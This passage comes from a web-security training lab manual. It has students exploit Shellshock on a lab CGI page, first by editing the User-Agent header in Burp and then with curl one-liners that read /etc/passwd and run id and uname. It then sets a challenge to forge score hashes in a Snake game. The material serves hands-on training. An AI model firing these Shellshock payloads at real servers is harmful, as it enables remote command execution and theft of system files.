> Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.

5. Then choose Burp Pro in the Firefox proxy selector menu.




Set Burp Intercept


1. Go to the Burp -> **Proxy** -> **Intercept** tab and click the **Intercept is off** button:



2. Intercept will now be on.



3. Go to Firefox and reload the Shellshock Netstat.cgi page.
4. The Burp intercept window shows the request has been temporarily stopped. Burp enables us to change any displayed values or even add in additional values.
5. Our first task is to change the **User-Agent string** in such a way as to exploit a Shellshock vulnerability and display the contents of `/etc/passwd`.
6. Note the current User-Agent string below, which begins with: **Mozilla/5.0...**




- Change the User-Agent string of the request made from Firefox to exploit Shellshock and display the contents of `/etc/passwd` in the browser.

Solution


1. Now change the User-Agent to: `User-Agent: () { 42;};echo;/bin/cat /etc/passwd`.

2. The spaces are mandatory. There are four single spaces in the example, indicated with arrows in the image below. The value `42` is arbitrary and can be any alphanumeric string of one character or longer.




> **Note**
>
> The syntax can also be copied and pasted from the `shellshock.txt` file on the Desktop.

3. Your forged User-Agent should now look like the following screenshot:




4. Now turn Burp intercept off by clicking the button so that it shows:



5. The edited request will be sent to the web server.

6. Go back to the Firefox window. You should now see the contents of the `/etc/passwd` file if you performed the previous steps correctly.




7. If not, recheck your work; go back to the Set Burp Intercept step and try again.

- Alter the User-Agent string of a request to determine the userid under which we are running.

Solution

1. Let's check the permissions of the web server user.
2. Repeat the previous steps (see previous section for step-by-step instructions).
   - Turn Burp intercept on.
   - Reload the netstat.cgi page in Firefox.
   - Change the User-Agent to: `User-Agent: () { 42;};echo;/usr/bin/id` .
   - Turn Burp intercept off.



Note

The syntax for this User-Agent is also in the Desktop `shellshock.txt` file and can be cut and pasted.

curl

- Leverage `curl` to exploit the same Shellshock vulnerability from the command line in order to:
  - Display the contents of /etc/passwd
  - Determine the userid under which we are running

• Determine the kernel version of the student VM

Solution


1. The curl command-line browser can alter the User-Agent, the syntax is:

```
curl -A "<User-Agent>" <URL>
```

2. Open a terminal and type this command:

```
curl -A "() { 42;};echo;/bin/cat /etc/passwd" http://sec542.org/cgi-bin/netstat.cgi
```

3. Executing the command results in the following:



> **Note**
>
> The syntax for this command is also in the Desktop shellshock.txt file and can be cut and pasted.

4. Up-arrow the previous curl command, and replace `bin/cat /etc/passwd` with `/usr/bin/id`:

```
curl -A "() { 42;};echo;/usr/bin/id" http://sec542.org/cgi-bin/netstat.cgi
```

5. The command and its output should look like the following:


/bin/uname via curl

1. Now, let's display the kernel version on the system, which could allow us to identify a potential local privilege escalation flaw.

2. Up-arrow the previous curl command, and replace `/usr/bin/id` with `/bin/uname -a`:

```
curl -A "() { 42;};echo;/bin/uname -a" http://sec542.org/cgi-bin/netstat.cgi
```


3. The command and its output should look like the following:



4. Feel free to try other commands, but note you must provide the full path to the binary to be executed.

Final Step

1. Be sure to disable the proxy setting in Firefox so that it does not interfere with future labs.
2. Go to the Firefox proxy selector drop-down and choose **[Direct]**.



Exercise 2.Bonus-2 - Snake Challenge

Objective


- Acquire a high score by hacking Snake.

Lab Setup

Note

This exercise requires a Burp Pro license. If you have not already done so, please go to the **Installing Burp Pro** lab, and follow the instructions there.

1. In the SEC542 Linux VM, open **Burp Pro** and then open **Firefox**.



2. Wait for Burp Pro to launch.


Warning

If you receieve a prompt to update Burp, click **Close** as any new or changed feaures may impact future lab exercises.

3. Run one instance of Burp Pro only. Multiple instances of Burp Pro are running if you see the warning below.

Note

If you only have one instance running, you should not expect to see the popup below.




In this case, choose **Leave** and then close the newest Burp instance, leaving the original. When in doubt, close all Burp Pro instances and start over.


Warning

Burp Pro must be listening on port 8080, and the Burp Pro instance that generates the preceding error cannot bind to port 8080 because it is in use by another instance.


4. Click **Next** on the project screen (use the default option of **Temporary project**). Then click **Start Burp** on the next screen (use the default option of **Load from configuration file**).
5. In Firefox, go to the proxy selector, and choose **Burp Pro**.




6. In Firefox, go to http://sec542.org/snake/.




7. Play Snake. Press the space bar to start the game, and use the arrow keys to change direction. Try to hit the red blocks with your snake. Once you understand how the game works, start a new game and score 10 points. Enter a name with `10` on the end (so you can later match then score to other variables in Burp).




8. Play again, and score 20 points. Enter a name with `20` on the end (such as `Arthur20`). Repeat the process and score 30 points, entering a name with `30` on the end.
9. Next, go to the Burp -> **Proxy** -> **HTTP History** tab. Find the POSTs to `/snake/enterHighscore.php`.



10. Click on the first POST.
11. The Request body has all the values required to beat Snake, but they are encoded. In the bottom pane on the right-hand side, expand **Request Body Parameters**.



12. Now, scroll down the expanded **Request Body Parameters** section, where it shows the `score` and `scorehash` values.




13. Changing the score is not enough to win the challenge; `scorehash` must also be changed. Part of the challenge is deducing the connection between `score` and `scorehash`.
14. Note that `score` = `10` and `scorehash` = `1437`. Inspect the values for the scores of `20` and `30`.
15. Snake's server-side logic is quirky, so here are a few notes:
    - Any score higher than the current high score will show as +1 on the scoreboard. For example, if the current score is `2501`, and you score `3000`, your new leaderboard score will be `2502`.
    - You can resubmit the same score of `3000`, and your new score will be `2503`.
    - Why? Ask the developer. We agree this is odd, but it makes it easy to create high scores.

Challenges

- Determine how the scorehash is generated
- Use this scorehash algorithm to send a new high score to the application

